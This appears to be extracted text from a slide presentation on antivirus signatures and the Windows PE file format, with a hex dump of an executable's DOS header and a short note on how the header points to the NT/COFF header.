

until AntiVirus;



PE (Portable Executable);







Virus Signature;



PE (Portable Executable);

```
aaaddress1  adr-pc  ~  Downloads  $  xxd -u kitty.exe | head
00000000: 4D5A 9000 0300 0000 0400 0000 FFFF 0000  MZ.....
00000010: B800 0000 0000 0000 4000 0000 0000 0000  .....@.....
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000030: 0000 0000 0000 0000 0000 0000 1801 0000  .....
00000040: 0E1F BA0E 00B4 09CD 21B8 014C CD21 5468  .....!...L.!Th
00000050: 6973 2070 726F 6772 616D 2063 616E 6E6F  is program canno
00000060: 7420 6265 2072 756E 2069 6E20 444F 5320  t be run in DOS
00000070: 6D6F 6465 2E0D 0D0A 2400 0000 0000 0000  mode....$.
00000080: 23B1 A79A 67D0 C9C9 67D0 C9C9 67D0 C9C9  #...g...g...g...
00000090: D34C 38C9 6BD0 C9C9 D34C 3AC9 EDD0 C9C9  .L8.k....L:.....
```






PE

1. DOS Header starts with 'MZ'
2. `*(DWORD *)((DOS Header + 0x3c))` point to NT Header

File Header is also referred to as COFF header.

